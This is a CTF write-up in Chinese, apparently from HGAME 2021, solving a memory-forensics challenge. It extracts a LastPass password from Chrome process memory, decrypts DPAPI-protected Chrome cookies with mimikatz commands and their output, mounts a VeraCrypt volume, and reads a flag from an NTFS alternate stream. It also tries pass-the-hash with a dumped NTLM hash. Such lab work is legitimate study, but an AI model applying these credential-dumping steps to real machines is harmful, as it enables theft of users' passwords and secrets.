Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (1160)
Found pattern in Process: chrome.exe (1160)
Found pattern in Process: chrome.exe (1160)
Found pattern in Process: chrome.exe (1160)

Found LastPass Entry for live.com
UserName: windows login & miscrosoft
Pasword: Unknown

Found LastPass Entry for
live.com,bing.com,hotmail.com,live.com,microsoft.com,msn.com,windows.com,windows
azure.com,office.com,skype.com,azure.com
UserName: windows login & miscrosoft
Pasword: vIg*q3x6GFa5aFBA
# 这里是 存在用户登陆的密码的 这种密码会在你请求 使用特权操作和chrome自带密码管理器时候用到的
# 下见本代码下边文字

Found Private Key
```

```
LastPassPrivateKey<308204BB020100300D06092A864886F70D0101010500048204A5308204A10
201000282010100BF794F57D296731F67FD1007BEB13A7732DE75CEB688A0A0B8A4C9DE5D0757E83
F9CE8EED14346977C72C65F2C2834F150D9FB54086531896CDEFD6D8F4A5CCA2D39E0ADCB24AA6EE
075579E9C6631588E9474F6B91B9D1D4D23E55442FA4E89D6810A764CCCEB224DB045DE8E9B17D3A
0E561F96D4F414E775A76EA74031AB0EDAB640D1D5FFB8B83F7F7F0CA2D415F9E68CB9DB1AB60280
12724AE5674FCC5C0C6085FD2A5C39E785E36C89916612089309577910 4A123090681914834E063F
D433E0F54A221BFA6B344F76B270D1FB5FBC5A7385911A0222A65FD7FDA3573F1A9C8C8B75003664
DC998FB6BAB048D65F0A44A23E1446E299A4323280A13ED02011102820100 0B435F052A815210E7F
FD3C43864C734302B341B37E9EB54BF91390D1487F61CB872A44A488B7C9F7FCA8423B74DA8C2E6A
369230F8D7B626FD0E1BB268BE7572FD63A64937AA09D1C43234590BAB79BCC26D9B429019FD48C1
12B9B8B7822BCD061F18E7CFCFEC5C855A9C1CC273DA30976E7A542AA4F22BBBA06FEBB87B6468A4
4BD7E57DA570AB63E1A013AD75AC3B6B3927D274769E4774B7DC66DC10CA337465A39221C062B9B9
6BF4E8BF484C3F171A40E41B6D32FC417E0A54EFEE8896346947F7CB40B382F2D8AB78D6CD040570
FAC76C0497CC3A677B884B6208157E482D42B0CD675C7F52F50AAA221C076F2604475B4A3F766B9B
0103DA11633ED02818100FE8270E2DD0E11837ECDE3E61EED958F59F0FC906A46082A9C38ED50396
8174F233CC4A7E95F1DF125CEDAAF56A374B986883CFD803FCE883378DCBB43EBDBB631E6069D315
157236820613 4BB850E3B47638C8E5CB4F4A742D30D87876BB76ACEEA9A0EEB6BB5301A5E730C976
F660693BA37E9A73F66140F3EE3E6058687B702818100C0985DC66AD22251EB0A59F5C2F2A4D1228
B14BDABA74FD178EADD30D33B0E9FF1DD45ECA56A3CC7FD8CA7E1F7361B63FA1C7387B3A0CC6ECFF
7B9DBC55B938E33AD5AFADB5C0BE11C8CAD924B682A9EA68DC53616C2D3FAD16417A5E045E732F60
F17DDF1A67BEEEB46CA9A0FFDD6A0B9D1E08F7DBE7087C5AA4B25700A197B0281801DF13A750AF29
8A60EEB0BC0B8582FB6830D4AE3D044796E6CBB67369D578A458BACCBD784DE0385C8367414A0C7E
F9D5B1F163BF0F872A69CA4CEAC9E9437F7512A1EE55118A0D6FD30FC608E881FCABD1AC53DECC9F
EAA4418D46A4C2ACA48CD0C8A9857EE8DC96C8395108A49574C116133C122BC2A207A43A2574BF1B
59D0281805AA20E03051797AE14411B4679DB98DAE31445FEE75DCB3566142BDABDC1704B44A45D2
4119B67E5A47E6D1F0AEC491FFD3A90B85487E7BBAD2948676BEEDC06AEE82AD0673A5FF176D8CA2
6BA12E6E13F51C637923D90EE80A792A8698A4EAE91E8FC2C357B859D9BE5140C43C2BF5AB1CC2D7
0B3A4E9A94DF5C9028F13CFC102818100AAFE94334DE0035FE8673623497290B5D059E6176FB785D
83A2EA157C2E3B335E2E264DC5D7EBB73E0348E7578D956F1AF59E81D9FC24FFB23A61B262184A0B
06B4A0F79A750E0EFE776646CFF6ACDB2A2A4CFFBDEC64DA06F05A76A8028CC3E0D487A21C4EADA7
34DADEDC8280528892E07FBC98DC47B0E2ED1E69EDA479D05>LastPassPrivateKey
```

现在这里的线索断了 (其实是没有断)

> 大量分析警告

然后 我们来看看 Cookies 和 raw 镜像

会发现 存在一个 key 值为 veracrypt 加密的东西 稍微查一下 可以得知这里是一处磁盘加密

得知 很可能此处 chrome cookies 中存有的应该就是 我们需要的一个解锁加密磁盘的密码


而 获得这个密码的方式正是从 内存 chrome.exe 里 lastpass 管理器中 dump 出来的 windows login pass

于是这里的逻辑就顺理成章了

而且根据 这条逻辑 chrome 密码管理器的密码也不会是 最后的 flag

最后的 flag 应该是在 raw 文件中 下面多个镜像的 某个使用 veracrypt 加密后的磁盘下 保存的的 flag

cookie 中 encrypt_key 的 信息



```
   0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
: 01 00 00 00 D0 8C 9D DF 01 15 D1 11 8C 7A 00 C0   ....ĐŒ.ß..Ñ.Œz.À
: 4F C2 97 EB 01 00 00 00 70 51 93 57 AB BE 65 45   OÂ—ë....pQ“W«¾eE
: BA 79 2B 09 57 0B 95 A6 00 00 00 00 02 00 00 00   ºy+.W.•¦........
: 00 00 10 66 00 00 00 01 00 00 20 00 00 00 9C D3   ...f...... ...œÓ
: 71 B2 5E 07 F0 03 A9 DD 76 4D 69 67 CC 38 A9 C4   q²^.ð.©ÝvMigÌ8©Ä
: 90 0C 9A 71 B7 73 1E 67 06 93 55 ED 53 48 00 00   ..šq·s.g.“UíSH..
: 00 00 0E 80 00 00 00 02 00 00 20 00 00 00 5B F3   ...€...... ...[ó
: CB 75 04 84 8A A5 21 5A C6 C5 D2 F2 A5 AF FE 3A   Ëu.„Š¥!ZÆÅÒò¥¯þ:
: E5 13 02 EB A3 87 62 1E 9C D3 5F 61 0C 72 30 00   å..ë£‡b.œÓ_a.r0.
: 00 00 8E 47 F4 20 0D FF 53 98 7D B9 0F B2 84 7A   ..ŽGô .ÿS˜}¹.²„z
: 30 53 94 33 98 A5 E1 B1 C1 3F D4 1B 6E C5 4E 99   0S”3˜¥á±Á?Ô.nÅN™
: 7A 43 40 B8 44 B0 6B 96 F0 FA 78 D5 E4 77 EC D2   zC@¸D°k–ðúxÕäwìÒ
: AC 55 40 00 00 00 04 B1 C1 61 7C A2 AE 5F 89 28   ¬U@....±Áa|¢®_‰(
: 74 6E 76 FA 6B 87 BE 40 42 53 37 0F 7B 16 F6 94   tnvúk‡¾@BS7.{.ö”
: EB B0 6F C5 83 53 49 5D 91 2A 15 A4 EA CB 33 F6   ë°oÅƒSI]‘*.¤êË3ö
: 16 83 68 40 E0 93 22 A3 34 DA 5E B3 A7 AD 8B FC   .ƒh@à“"£4Ú^³§-‹ü
: F1 9D B1 92 4A 6F                                 ñ.±’Jo
```

在翻阅 资料和本地的 Chrome 文档之后

> 参考 https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-%E5%AF%BC%E5%87%BAChrome%E6%B5%8F%E8%A7%88%E5%99%A8%E4%B8%AD%E4%BF%9D%E5%AD%98%E7%9A%84%E5%AF%86%E7%A0%81/

我发现 三个文件分别对应了

> 既然如此，如果获得了另一系统下的相关配置文件，能否导出Chrome浏览器中保存的密码呢?
>
> 当然可以
>
> 解密需要获得三部分内容：
>
> 1. 加密密钥(即Master Key文件)，位于`%appdata%\Microsoft\Protect`下对应sid文件夹下的文件
> 2. 数据库文件Login Data
> 3. 用户明文的密码，用于解密加密密钥
>
> 由于chromepass程序的设计问题，以上文件需要组成特定格式，子目录格式如下：
>
> - \AppData\Local\Google\Chrome\User Data\Default\Login Data
> - \AppData\Roaming\Microsoft\Protect{sid}}\下保存key文件
>
> **注:**
>
> {sid}必须同原系统的对应
>
> eg.
>
> `\AppData\Local\Google\Chrome\User Data\Default\Login Data`
>
> `\AppData\Roaming\Microsoft\Protect\S-1-5-21-3453529135-4164765056-1075703908-1001\329c4147-0011-4ad6-829d-e32dcbd1bbd7`

这里的 几个文件 Portect下的 文件 这一串 sid 他不眼熟吗

这里应该就是关键了

> 尝试了一大票 软件包括但不限于 Chrome Pass
>
> 都无果

询问了出题人之后 出题人出了提示

在 kali 的 sqlite browser 下面先读到了 Cookies 的信息

因为没有 v10 和 v11 这种所以

chrome 数据库的版本在 Chrome 80 之前 的版本

网上说 这里是使用 DPAPI 的

> 什么是 DPAPI
>
> https://zh.wikipedia.org/zh-hans/%E6%95%B0%E6%8D%AE%E4%BF%9D%E6%8A%A4API

所以提示是 `mimikatz`

这个软件 其实 我以前见过但是并没有用过

> 简单提一嘴
>
> 这玩意在 后渗透 Post Exploitation 以及 域渗透 中各种攻击中是神器一样的存在
>
> 各种密码的 dump , hash / ticket 传递
>
> 都离不开他的影子

先拿到 masterkey

> 一部分教程
>
> https://leaderzhang.com/archives/decrypt-chrome-pass

```
dpapi::masterkey /in:"C:\Q\P\T\AppData\Roaming\Microsoft\Protect\S-1-5-21-262715442-3761430816-2198621988-1001\57935170-beab-4565-ba79-2b09570b95a6" /password:vIg*q3x6GFa5aFBA
```

```
mimikatz # dpapi::masterkey /in:"C:\Q\P\T\AppData\Roaming\Microsoft\Protect\S-1-5-21-262715442-3761430816-2198621988-1001\57935170-beab-4565-ba79-2b09570b95a6" /password:vIg*q3x6GFa5aFBA
**MASTERKEYS**
  dwVersion          : 00000002 - 2
  szGuid             : {57935170-beab-4565-ba79-2b09570b95a6}
  dwFlags            : 00000005 - 5
  dwMasterKeyLen     : 000000b0 - 176
  dwBackupKeyLen     : 00000090 - 144
  dwCredHistLen      : 00000014 - 20
  dwDomainKeyLen     : 00000000 - 0
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 0b6b5eb5eee1d3cc68d5e415cd3e4419
    rounds           : 000043f8 - 17400
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            :
e3d3a53699471473f53c2316e39b0276941fb3599f5931ec3dd1ff5dfdd7c528b9c2b0a05e5eb7d070b9035eceb7788fb43994bc43ccd68d2a5b05708366de098e8b4e77780cc5296608e628173e826973f2124fe1f4dbf71a5485cc31e537056cae79ad95b461f1c881d268194731ccb14d33148885c7d9244c88ae1a8ee150adc74c6ab5a67ea87b6fe4bd8f6cd9ac

[backupkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 5e0428d80b0c876b249bbf53fe5d8ea8
    rounds            : 000043f8 - 17400
    algHash           : 0000800e - 32782 (CALG_SHA_512)
    algCrypt          : 00006610 - 26128 (CALG_AES_256)
    pbKey             :
7f5d3f666c489f4be5bb1784bbe140cd0c764267b3ec33760522a97e6282f98f1192fee7030a7072
8bb0b96196557dca96fb89edad1bf13deb5d5cf9fc1946cdd71cefc7aa42468e9f4ce64e5f04f84c
e98b729316f65bac9534e913178dc7b8e0d6b2900c39b0bb911eeff84622cd9c

[credhist]
  **CREDHIST INFO**
    dwVersion         : 00000003 - 3
    guid              : {24465cc4-8981-41cc-b3ae-ff825294bce1}



Auto SID from path seems to be: S-1-5-21-262715442-3761430816-2198621988-1001

[masterkey] with password: vIg*q3x6GFa5aFBA (normal user)
  key :
3cafd3d8e6a67edf67e6fa0ca0464a031949182b3e68d72ce9c08e22d7a720b5d2a768417291a28f
b79c6def7d068f84955e774e87e37c6b0b669e05fb7eb6f8
  sha1: 8fc9b889a47a7216d5b39c87f8192d84a9eb8c57 # masterkey here
```

于是 运行 下面的

```
dpapi::chrome /in:"C:\Q\P\T\AppData\Local\Google\Chrome\User
Data\Default\Cookies" /masterkey:8fc9b889a47a7216d5b39c87f8192d84a9eb8c57
```

运行结果

```
mimikatz # dpapi::chrome /in:"C:\Q\P\T\AppData\Local\Google\Chrome\User
Data\Default\Cookies" /masterkey:8fc9b889a47a7216d5b39c87f8192d84a9eb8c57

Host  : localhost ( / )
Name  : VeraCrypt
Dates : 2021/2/19 14:08:59 -> 2022/2/19 14:00:00
 * volatile cache: GUID:{57935170-beab-4565-ba79-
2b09570b95a6};KeyHash:8fc9b889a47a7216d5b39c87f8192d84a9eb8c57;Key:available
 * masterkey     : 8fc9b889a47a7216d5b39c87f8192d84a9eb8c57
Cookie: !bWjAqM2z!iSoJsV*&IRV@*AVI1VrtAb
```


下载 veracrypt

选择 container 文件

挂载 磁盘

输入密码

解密



名称	修改日期	类型	大小
$RECYCLE.BIN	2021/2/23 17:36	文件夹	
System Volume Information	2021/2/19 11:04	文件夹	
ADS.jpg	2021/2/19 17:08	JPG 文件	4,849 KB

发现 图片 ADS

> NTFS ADS 隐藏流

> 参考教程 https://www.freebuf.com/articles/73270.html

```
dir /r ADS.jpg
 驱动器 C 中的卷是 *******
 卷的序列号是 ****
 ************* 的目录

2021/02/19  17:08         4,965,204 ADS.jpg
                                111 ADS.jpg:flag.txt:$DATA
```

```
PS C:\Users\xxx\Desktop> Get-Content ADS.jpg -stream flag.txt
hgame{Which_0nly_cryin9_3yes_c4n_de5cribe}
And you may be intertested in this bonus: https://eyes.hgame2021.cf
```

拿到 flag

> 不愧是你 啊 一套一套的 看傻了给我


```
hgame{Which_0nly_cryin9_3yes_c4n_de5cribe}
```

可能存在的绕过 lastpass 的 非预期 (失败 但是我觉得还是要提一下)

```
└─$ ./volatility  --plugins=/PATH/volatility_plugins/lastpass -f secret_work.raw
--profile Win7SP1x64 hashdump
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Genga03:1001:aad3b435b51404eeaad3b435b51404ee:83e1d0ba08285d8759d68d3cb5de6063::
:
```

组织 mimikatz 命令

```
dpapi::masterkey /in:"C:\Q\P\T\AppData\Roaming\Microsoft\Protect\S-1-5-21-
262715442-3761430816-2198621988-1001\57935170-beab-4565-ba79-2b09570b95a6"
/hash:83e1d0ba08285d8759d68d3cb5de6063
```



```
    rounds           : 000043f8 - 17400
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : e3d3a53699471473f53c2316e39b0276941fb3599f5931ec3dd1ff5dfdd7c528b9c2b0a05e5eb7d070b9035eceb7788fb43994bc
43ccd68d2a5b05708366de098e8b4e77780cc5296608e628173e826973f2124fe1f4dbf71a5485cc31e537056cae79ad95b461f1c881d268194731ccb14d331
48885c7d9244c88ae1a8ee150adc74c6ab5a67ea87b6fe4bd8f6cd9ac

[backupkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 5e0428d80b0c876b249bbf53fe5d8ea8
    rounds           : 000043f8 - 17400
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : 7f5d3f666c489f4be5bb1784bbe140cd0c764267b3ec33760522a97e6282f98f1192fee7030a70728bb0b96196557dca96fb89ed
ad1bf13deb5d5cf9fc1946cdd71cefc7aa42468e9f4ce64e5f04f84ce98b729316f65bac9534e913178dc7b8e0d6b2900c39b0bb911eeff84622cd9c

[credhist]
  **CREDHIST INFO**
    dwVersion        : 00000003 - 3
    guid             : {24465cc4-8981-41cc-b3ae-ff825294bce1}


Auto SID from path seems to be: S-1-5-21-262715442-3761430816-2198621988-1001

[masterkey] with hash: 83e1d0ba08285d8759d68d3cb5de6063 (ntlm type)
ERROR kuhl_m_dpapi_masterkey ; kull_m_dpapi_unprotect_masterkey_with_userHash
```

嗯 看起来是失败了

如果是弱密码可能这招非常好用